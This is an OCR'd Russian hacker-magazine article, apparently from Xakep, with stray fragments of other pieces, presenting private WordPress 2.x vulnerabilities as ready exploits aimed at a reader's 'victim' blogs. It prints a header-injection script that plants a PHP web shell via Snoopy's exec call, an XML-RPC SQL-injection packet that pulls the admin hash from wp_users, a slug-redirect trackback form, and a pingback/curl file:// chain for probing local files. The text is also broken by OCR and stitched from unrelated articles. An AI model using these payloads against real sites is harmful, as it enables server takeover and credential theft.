«ЗАПИСОЧКИ», РАБОТАЮЩИЕ У МЕНЯ НА СЕРВЕРЕ

FIREFOX ПЛАГИН FIREBUG В РЕЖИМЕ CONSOLE!

▷ **dvd**

На диске — Offline Explorer, все файлы с zapisochki.ru PHP-скрипты для эмуляции серверной стороны.



▷ **warning**

Вся информация, конечно же, представлена лишь в ознакомительных целях. Не нужно повторять глупости за автором :).

простой таблицей и следующими полями, выбранными исходя из параметров записочки:

```
id — integer, для хранения идентификатора записочки
board — bigint, для хранения доски, в которой находится записочка
color — tinyint, для хранения цвета
x — float, для хранения x-координаты
y — float, для хранения y-координаты
text — varchar(255), для хранения текста
```

Файл save.php очень простой. Он лишь должен уметь принимать Post-данные и генерировать запрос на создание новой записочки:

```
INSERT INTO z SET 'board'='$board',
'text'='$text', 'x'='$x', 'y'='$y',
'color'='$color'
```

— или запрос для обновления уже существующей:

```
UPDATE z SET 'board'='$board', 'text'='$text',
'x'='$x', 'y'='$y', 'color'='$color' WHERE
'id'='$id'
```

Ну а delete.php будет не сложнее:

```
DELETE FROM z WHERE id='$id' AND
board='$board'
```

Файл index.php, как мы уже обсуждали, нужен для переадресации юзера по его кукисам на необходимую страничку. То есть, он будет «брать» идентификатор доски id, который хранится в кукисах, и выбирать с базы все соответствующие записочки, а дальше выводить тот файл, что мы получили от Offline Browser, и в нем между тегами <form> помещать записочки в формате, который мы определили выше.


ВСЕ У НАШИХ НОГ

На создание сайта у автора ушел, как минимум, месяц, а мы его скопировали за час.

И таких сайтов сейчас очень много, так что простор для творчества огромен, главное не лениться.

Позволю себе напомнить, что вся информация представлена лишь для ознакомления. Если у тебя вдруг возникнут какие-нибудь вопросы, то мои координаты ты сможешь найти на моем сайте http://tutamc.com.

Всегда с радостью отвечу и помогу. ⌶



МАГ
/ICQ 884888, HTTP://WAP-CHAT.RU/

WORDPRESS ИЛИ ВАГОН 0DAY УЯЗВИМОСТЕЙ

ПРОДОЛЖАЕМ ХАК популярнейшего движка


Рамки предыдущей статьи не позволили мне рассказать о еще нескольких интереснейших неопубликованных уязвимостях и банальных недоработках WordPress. Так что, сейчас ты сможешь прочитать продолжение penetration-теста известнейшей блоговой платформы. Итак, поехали!

СТАТИСТИКА

Для начала я хочу привести некоторые статистические данные из исследования, которое было проведено мной в середине января сего года.
Из выдачи горячо любимого всеми Гугла было случайным образом взято 33534 уникальных блога, работающих на WordPress, которые затем были распарсены в попытке определить их версию. Вот что из этого получилось:

```
1.5.x — 207 блогов (0.6%)
2.0.x — 1624 блога (4.8%)
2.1.x — 1219 блогов (3.6%)
2.2.x — 2175 блогов (6.4%)
2.3.x — 4366 блогов (13%)
2.5.x — 4343 блога (12.9%)
2.6.x — 8715 блогов (25.9%)
2.7.x — 5986 блогов (17.8%)
Unknown — 4899 блогов (14.6%)
```

Можно понять, что наиболее популярными и представляющими для нас с тобой интерес ветками являются 2.3.x, 2.5.x, 2.6.x, 2.7.x (2.4.x разработчики пропустили по определенным причинам). В то же время в этих ветках найдено и опубликовано очень малое количество уязвимостей (напомню, что последняя sql-инъекция была в паблике в 2.2.2 версии).



АДМИНКА WORDPRESS 2.7.1

В первой части статьи я постарался исправить недоразумение, но, как ты уже понял, это были далеко не последние приватные уязвимости вордпресса...

ШУТКА ЮМОРА

Представь, что на нужном нам блоге присутствует пост с адресом http://lamer/wp233/2009/03/20/hello-world. Ты хочешь насолить/подшутить над админом и сделать так, чтобы этот пост имел еще и адрес вроде http://lamer/wp233/2009/03/20/this-is-a-sucker-post.

Разработчики вордпресса с радостью предоставляют тебе такую возможность! Но что это: баг или фича — я не знаю :).

Для начала детально разберем механизм постинга комментария в последней на момент написания статьи версии 2.7.1.

1. Файлик wp-comments-post.php (а также wp-trackback.php), через который проходят все комментарии имеет в себе следующий код:

```
$commentdata = compact('comment_
post_ID', 'comment_author',
'comment_author_email', 'comment_
author_url', 'comment_content',
'comment_type', 'comment_parent',
'user_ID');
$comment_id = wp_new_comment(
$commentdata );
```

2. Эту функцию мы можем легко отыскать в ./wp-includes/comment.php:

```
function wp_new_comment
  ($commentdata)
{
...

  $comment_ID =
    wp_insert_comment($commentdata);
...
}
```

3. Там же проводим небольшой реверсинг:

```
function wp_insert_
comment($commentdata)
{
...
  if ( $comment_approved == 1)
    wp_update_comment_count
      ($comment_post_ID);

  return $id;
}
function wp_update_comment_count
  ($post_id, $do_deferred=false)
{
...
  elseif ( $post_id ) {
    return wp_update_comment_count_
now($post_id);
  }
}
function wp_update_comment_count_
now($post_id)
{
...
  do_action('edit_post', $post_id,
    $post);
  return true;
}
```

4. Action edit_post определен в ./wp-includes/default-filters.php:

```
add_action('edit_post',
  'wp_check_for_changed_slugs');
```

5. Находим нужную нам функцию в ./wp-includes/post.php:

```
function wp_check_for_changed_
slugs($post_id) {
  if ( !isset($_POST['wp-old-slug'])
|| !strlen($_POST['wp-old-slug']) )
...

  // if we haven't added this old slug
before, add it now
  if ( !count($old_slugs) || !in_
array($_POST['wp-old-slug'], $old_
slugs) )
    add_post_meta($post_id,
     '_wp_old_slug',
     $_POST['wp-old-slug']);
...
}
```

6. И, собственно, зачем весь этот код нам был нужен, **./wp-includes/query.php**:

```
function wp_old_slug_redirect ()
{
...
 $query = "SELECT post_id FROM
$wpdb->postmeta, $wpdb->posts WHERE
ID = post_id AND meta_key = '_wp_old_
slug' AND meta_value='" . $wp_query-
>query_vars['name'] . "'";

...

 wp_redirect($link, '301');
   // Permanent redirect
 exit;
 endif;
}
```


Из анализа вышеприведенного кода следует вывод: если в БД для определенного поста присутствует значение «_wp_old_slug», то по нему проводится редирект на настоящий адрес поста. Чтобы добавить это значение, твой комментарий должен быть зааппрувлен. Как оставлять комментарии без проверки модератора, ты уже знаешь по первой части статьи :). Теперь, наконец-то, готовый эксплойт для нашей шутки:

```
<html>
<form action="http://lamer.com/
wp/wp-trackback.php?p=[ID_ПОСТА]"
method="post">
Тайтл: <input name="title"
value="commenter"/><br/>
URL:<input name="url"
value="http://%/la.com"/><br/>
Comment:<input name="excerpt"
value=""/><br/>
Slug:<input name="wp-old-slug"
value=""/><br/>
<input name="blog_name"
value="Blog" /><br/>
<input type="submit" value="ok"/>
</form>
</html>
```

В поле «Slug» вставляй новое имя для подходящего поста и показывай ссылку админу, наблюдая за его реакцией.

НЕБЕЗОПАСНЫЙ SNOOPY

Настало время сделать еще один реверанс в сторону предыдущей статьи. Как ты, наверное, помнишь, WordPress 2.5.x-2.6.x позволял любому зарегистрированному пользователю с легкостью подменять RSS-фиды в Dashboard.



АРХИВ РЕЛИЗОВ ВОРДПРЕССА

One Response to "Hello world!"

1 says:
April 7, 2009 at 11:45 pm (Edit)

[...] Server: Apache/2.2.4 (Win32) mod_ssl/2.2.4 OpenSSL/0.9.8d PHP/5.2.4 X-Powered-By: PHP/5.2.4 popa: 111 Location: file:///c:boot.ini Content-Length: 0 Connection: close Content-Type: text/html; [...]

PINGBACK-КОММЕНТАРИЙ

Раскопав этот замечательный баг немного глубже, мы с легкостью сможем добиться выполнения произвольного кода на сервере, где установлен блог. Итак, вспомним об обнаруженной забугорными кодокопателями code exec уязвимости в классе Snoopy, который присутствует также и в вордпрессе. Сама уязвимость в вордпрессовском Snoopy была пропатчена с помощью escapeshellcmd еще в 1.5.x ветке, но, тем не менее, разработчики взяли и испортили вполне работоспособный код непонятным патчем в версии 2.6.3.

Я догадываюсь, чем они думали, смотря на пост девблога с такими словами:

```
A vulnerability in the Snoopy library was announced
today. WordPress uses Snoopy to fetch the feeds shown
in the Dashboard. Although this seems to be a low risk
vulnerability for WordPress users, we wanted to get an
update out immediately.
```

А также при сравнении кода Snoopy из WordPress <= 2.6.2:

```
exec(escapeshellcmd($this->curl_path." -D
\"$headerfile\"".$cmdline_params." \"".$safer_
URI."\""),$results,$return);
```

— с кодом Snoopy из WordPress <= 2.6.5:

```
exec($this->curl_path." -k -D
\"$headerfile\"".$cmdline_params." \"".escapeshellcmd(
$URI)."\"",$results,$return);
```

Второй код — это официальный патч разработчиков Snoopy, который закрывает предыдущий code exec (но не закрывает новый). Забавно, не правда ли? Зачем патчить то, что и так было неплохо пропатчено? Ответы на эти вопросы мы вряд ли узнаем.

Такая халатность разработчиков открыла мне путь к замечательной уязвимости. Но обо всем по порядку.

1. Способом из первой части статьи редактируй любую RSS-ленту на главной странице админки, причем адрес ставь на свой хитрый скрипт, например, http://lamer.com/code-exec.php;

2. Скрипт code-exec.php должен содержать следующий код:

```
<?php
header('set-cookie: `echo \'<?php system($_GET[aa]);
?>\' > ../wp-content/test.php`=cooka');
header("Location: https://chto-ugodno.
com/?feed=rss2");
?>
```

После совершения этих действий на нужный блог в ./wp-content/test.php зальется шелл. Теперь разберем, где и почему это возможно:

1. Только на WordPress 2.6.3, 2.6.5 (2.6.4 просто не было, а в 2.7 Snoopy уже практически не используется) с открытой регистрацией, необходимой для редактирования рсс-фидов;

Directory Y:\tmp is not writeable!

URL
http://
Username
Password
Upload file
http://
To
/wp-content/test.php
Custom command
Send wp-config.php to email
Make user admin (need db login data)
Get it pwned!

ЭКСПЛОЙТ RAZoR'А ДЛЯ SNOOPY

2. Только на системах, где curl установлен в /usr/local/bin/curl (наиболее распространенная система с таким конфигом — FreeBSD), так как этот самый пресловутый путь жестко прописан в ./wp-includes/class-snoopy.php, плюс бинарник курла проверяется на существование и исполнимость:

```
if(!$this->curl_path)
 return false;
if(function_exists("is_executable"))
if (!is_executable($this->curl_path))
return false;
```

3. Это работает, потому что Snoopy поддерживает переадресацию (до 5 раз по дефолту). Во время нее он может установить кукисы и другие хэдеры, которые пошлет серверный скрипт. Как можно понять из псевдопатча, над фильтрацией хэдеров при передаче их в exec() никто, конечно же, не задумывался.



PINGBACK-ОТВЕТ ГОВОРИТ НАМ, ЧТО ЕСТЬ ТАКОЙ ФАЙЛ В СИСТЕМЕ

SECURITY-ТИКЕТЫ ВОРДПРЕССА

4. Это работает не только в кукисах, но и во многих других заголовках. Например, мы сможем передать произвольный код в заголовке HOST следующим образом:

```
<?php
header("Location: https://lal`my evil
command`.com");
?>
```

ХИТРЫЙ UPLOAD

На очереди — замечательная SQL-инъекция, обнаруженная товарищем Электом больше года назад во всех вордпрессах версий 2.2.x-2.3.x. Для ее использования юзер должен обладать правами «upload_files» (то есть, роль Автора/Редактора). Рассмотрим исходный код интерфейса для удаленной публикации в WordPress — xmlrpc.php (да-да, именно в этом файле было обнаружено наибольшее число SQL-инъекций движка). В интерфейсе присутствует метод metaWeblog.newMediaObject, являющийся прямой отсылкой к функции mw_newMediaObject. Проведем небольшой реверсинг:

1. ./xmlrpc.php

```
function mw_newMediaObject($args)
{
...

  $blog_ID = (int) $args[0];
  $user_login  = $wpdb->escape($args[1]);
  $user_pass = $wpdb->escape($args[2]);
  $data = $args[3];

...

  $name = sanitize_file_name( $data['name'] );
  $type = $data['type'];
  $bits = $data['bits'];

...

  $attachment = array(
    'post_title' => $name,
    'post_content' => '',
    'post_type' => 'attachment',
    'post_parent' => $post_id,
    'post_mime_type' => $type,
    'guid' => $upload[ 'url' ]
  );

  // Save the data
  $id = wp_insert_attachment( $attachment,
    $upload[ 'file' ], $post_id );

...

}
```

2. ./wp-includes/post.php

```
function wp_insert_attachment($object,
  $file = false, $parent = 0)
{

...

  $object = wp_parse_args($object, $defaults);
  extract($object, EXTR_SKIP);

...

  if ($update) {
    $wpdb->query(
      "UPDATE $wpdb->posts SET
      post_author = '$post_author',
      post_date = '$post_date',
      post_date_gmt = '$post_date_gmt',
      post_content = '$post_content',
      post_content_filtered =
        '$post_content_filtered',
      post_title = '$post_title',
      post_excerpt = '$post_excerpt',
      post_status = '$post_status',
      post_type = '$post_type',
      comment_status = '$comment_status',
      ping_status = '$ping_status',
      post_password = '$post_password',
      post_name = '$post_name',
      to_ping = '$to_ping',
      pinged = '$pinged',
      post_modified =

        '".current_time('mysql')."',
      post_modified_gmt =
        '".current_time('mysql',1)."',
      post_parent = '$post_parent',
      menu_order = '$menu_order',
      post_mime_type = '$post_mime_type',
      guid = '$guid'
      WHERE ID = $post_ID");
  }
...
}
```


Проследив весь путь переменной $type, ты поймешь, что никто не позаботился о ее фильтрации перед вставкой в SQL-запрос :). Поэтому мы легко сможем проинжектить UPDATE-запрос, например, послав такой POST-пакет к xmlrpc.php:

```
<?xml version="1.0" encoding="UTF-7-
"?><methodCall>
<methodName>wp.uploadFile</methodName>
```



links


- secunia.com/Advisories/32361 — advisory на знаменательную дыру в Snoopy.
- core.trac.wordpress.org — история всех багов вордпресса.
- wordpress.org/download — скачать последнюю версию WordPress.
- wordpress.org/development/2008/10/wordpress-263 — пост девблога, посвященный выходу 2.6.3 версии WordPress.
- withdk.com/archives/Libcurl_arbitrary_file_access.pdf — уязвимость редиректа в curl.



info

- Спасибо Raz0r за написание code exec эксплойта для WordPress 2.6.x, а также Elekt за предоставленные уязвимости.





РЕЗУЛЬТАТ ВЫПОЛНЕНИЯ SQL-ИНЪЕКЦИИ В XMLRPC.PHP

```
1021 1005        $headerfile = tempnam($temp_dir, "sno");
1022 1006
1023             $safer_URI = strtr( $URI, "\"", " " ); // strip quotes from the URI to avoid shell access
1024             exec(escapeshellcmd($this->curl_path." -D \"$headerfile\"".$cmdline_params." \"".$safer_URI."\""),$results,$return);
     1007        exec($this->curl_path." -k -D \"$headerfile\"".$cmdline_params." \"".escapeshellcmd($URI)."\"",$results,$return);
1025 1008
1026 1009        if($return)
```

ЗЛОПОЛУЧНЫЙ CHANGESET В SNOOPY

```
<params>
<param><value><string>1</string></
value></param>
<param><value><string>[ИМЯ_АВТО-
РА]</string></value></param>
<param><value><string>[ПАРОЛЬ_АВ-
ТОРА]</string></value></param>
<param><struct>
<member>
<name>name</name>
<value>xxx.gif</value>
</member>
<member>
<name>type</name>
<value>gif',(select concat(user_
login,':',user_pass) from wp_users
limit 1))/*</value>
</member>
<member>
<name>bits</name>
<value>HELLO WORLD!</value>
</member>
</struct>
</param>
<param><value><string>77</
string></value></param>
</params></methodCall>
```

После отправки пакета на блог жертвы поторопись пройти в админку: Manage => Uploads. В поле «URL» в случае удачного срабатывания эксплойта ты увидишь хеш и пароль админа.

ФОКУСЫ С КУРЛОМ

Представляю твоему вниманию очередную уязвимость WordPress (найденную не без помощи Электа), которая заключается в проверке существования любого файла на уязвимом блоге. Подвержены все версии движка, начиная с 2.7. Для начала нужно сказать, что это не совсем уязвимость вордпресса, а, скорее, фича curl, php-библиотеку которого как раз и юзает WordPress вместо ушедшего в небытие Snoopy. Итак, уязвимость курла заключается в том, что он с радостью может прочитать для тебя не только удаленные файлы по http, но и локальные с помощью префикса «file://»! Но, как правило, префиксы проверяются скриптами еще на входе и, казалось бы, «file://» заюзать невозможно. Однако никто не подумал о том, что curl поддерживает переадресацию с помощью флага «CURLOPT_FOLLOWLOCATION». То есть, — подставив курлу вполне обычный http, на выходе мы можем получить чтение произвольного локального файла (подробное advisory от первооткрывателя ищи в сносках)! В вордпрессе множество файлов юзают класс ./wp-includes/http.php, но сейчас мы рассмотрим лишь один из наиболее доступных pre-auth способов эксплуатации баги (найти другие способы в админке — твое домашнее задание:)).

Для начала рассмотрим некоторые особенно важные для эксплуатации бага куски кода в последней версии вордпресса (2.7.1):

1. ./wp-includes/http.php

```
class WP_Http_Curl {
  function request($url,
    $args = array()) {
    if ( !ini_get('safe_mode')
      && !ini_get('open_basedir') )
      curl_setopt( $handle,
        CURLOPT_FOLLOWLOCATION,
          true );
```

Да-да! Ты видишь тот самый флаг, отвечающий за поддержку редиректа!

Дальше опустим заумный код, но скажу лишь, что по дефолту (всего возможны четыре варианта) в качестве транспорта http-данных вордпресс выбирает курл:

```
function wp_remote_get($url, $args
= array()) {
  $objFetchSite =
    _wp_http_get_object();
  return $objFetchSite->get($url,
    $args);
}
```

2. Функция, приведенная выше, используется в ./wp-includes/functions.php:

```
function wp_remote_fopen( $uri ) {
...
  $response = wp_remote_get( $uri,
$options );
...
}
```

3. И, наконец, эта же функция используется в уже полюбившемся тебе интерфейсе xmlrpc:


```
function pingback_ping($args) {
...

  $pagelinkedfrom = $args[0];

  $pagelinkedto  = $args[1];
...
```



ДОМАШНЯЯ СТРАНИЦА ВОРДПРЕССА



WP_OLD_SLUG, ЗАПИСАННЫЙ В БАЗЕ

```
// Let's check the remote site
$linea = wp_remote_fopen

  ($pagelinkedfrom);

...
```

Теперь у нас есть все необходимое для написания эксплойта, — к чему мы сейчас и приступим.

А БЫЛ ЛИ ФАЙЛ?

Как ты уже понял, действовать мы будем через механизм пингбэков, про который я уже неоднократно рассказывал в предыдущих номерах. Для работы нам понадобятся два файла, доступных по http. Например, такие: http://lamer.com/ping1/index.php и http://lamer.com/ping2/index.php.
Предположив, что адрес нашего блога — lamer.com/blog и что тестовым стендом является Винда, начнем работу над необходимыми файлами:

1. ./ping1/index.php

```
<?php
header("<title>Exploit</
title><a href="http://lamer.com/
ping2/?p=1#lamer.com/blog">Curl</
a>");

header("Location: file:///c:\boot.
ini", 302);
?>
```

2. ./ping2/index.php

```
<a href="http://lamer.com/
ping1/?p=2">Ping2</a>
```

В этом примере первый файл сможет пропинговать второй, благодаря еще одной недоработке вордпресса. Смотри в механизм пингов xmlrpc.php:

```
// Check if the page linked to is in
our site

$pos1 = strpos($pagelinkedto,
str_replace(array('http://
www.','http://','https://
www.','https://'), '', get_
option('home')));
if( !$pos1 )

      return new IXR_Error(0, __
('Is there no link to us?'));
```

В этой проверке вовсе не нужно, чтобы второй пингуемый сайт обязательно был текущим блогом, так как мы можем обойти проверку, вставив адрес этого самого блога. Например, в конце URL после решетки.

Все готово для проверки наличия файла c:\boot.ini на тестируемой системе.
Для эксплуатации уязвимости тебе необходимо лишь послать следующий POST-пакет для сервера xmlrpc:

```
<methodCall>
<methodName>pingback.ping</
methodName>
<params>
<param><value><string>http://
lamer.com/ping1/?p=2</string></
value></param>

<param><value><string>http://
lamer.com/ping2/?p=[ИД_СУЩЕСТВУ-
ЮЩЕГО_ПОСТА_НА_БЛОГЕ]#lamer.com/
blog</string></value></param>
</params>
</methodCall>
```

После отсылки пакета ты сможешь получить два ответа от сервера:
1. Если файл c:\boot.ini существует, то блог пришлет такой ответ —

```
Pingback from http://lamer.com/
ping1/?p=2 to http://lamer.
com/ping2/?p=1#lamer.com/blog
registered. Keep the web talking!
:-)
```

2. Если такого файла нет, то жди такого ответа —

```
The source URL does not exist.
```


Кстати, этим способом было бы вполне возможно прочитать содержимое любого файла системы, если бы пингбэк не урезался до очень малого количества символов. Так что, в комментарии-пингбэке ты увидишь лишь что-то вроде:

```
[...] Server: Apache/2.2.4 (Win32)
mod_ssl/2.2.4 OpenSSL/0.9.8d
PHP/5.2.4 X-Powered-By: PHP/5.2.4
popa: 111 Location: file:///c:boot.
ini Content-Length: 0 Connection:
close Content-Type: text/html; [...]
```

Содержимое c:\boot.ini остается где-то под катом :). Описанный способ эксплуатации уязвимости не является единственным.
В админке ты сможешь найти и другие вызовы функции wp_get_http(), которые позволят тебе читать файлы на системе. Найти их — уже твоя задача.

TO BE CONTINUED...

Ну что, ты все еще считаешь WordPress безопасным движком?
Не забывай: злостные кодокопатели ежедневно вдоль и поперек мучают WordPress codebase. Как говорится, «Продолжение следует...» :)!



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

Программы для хакеров

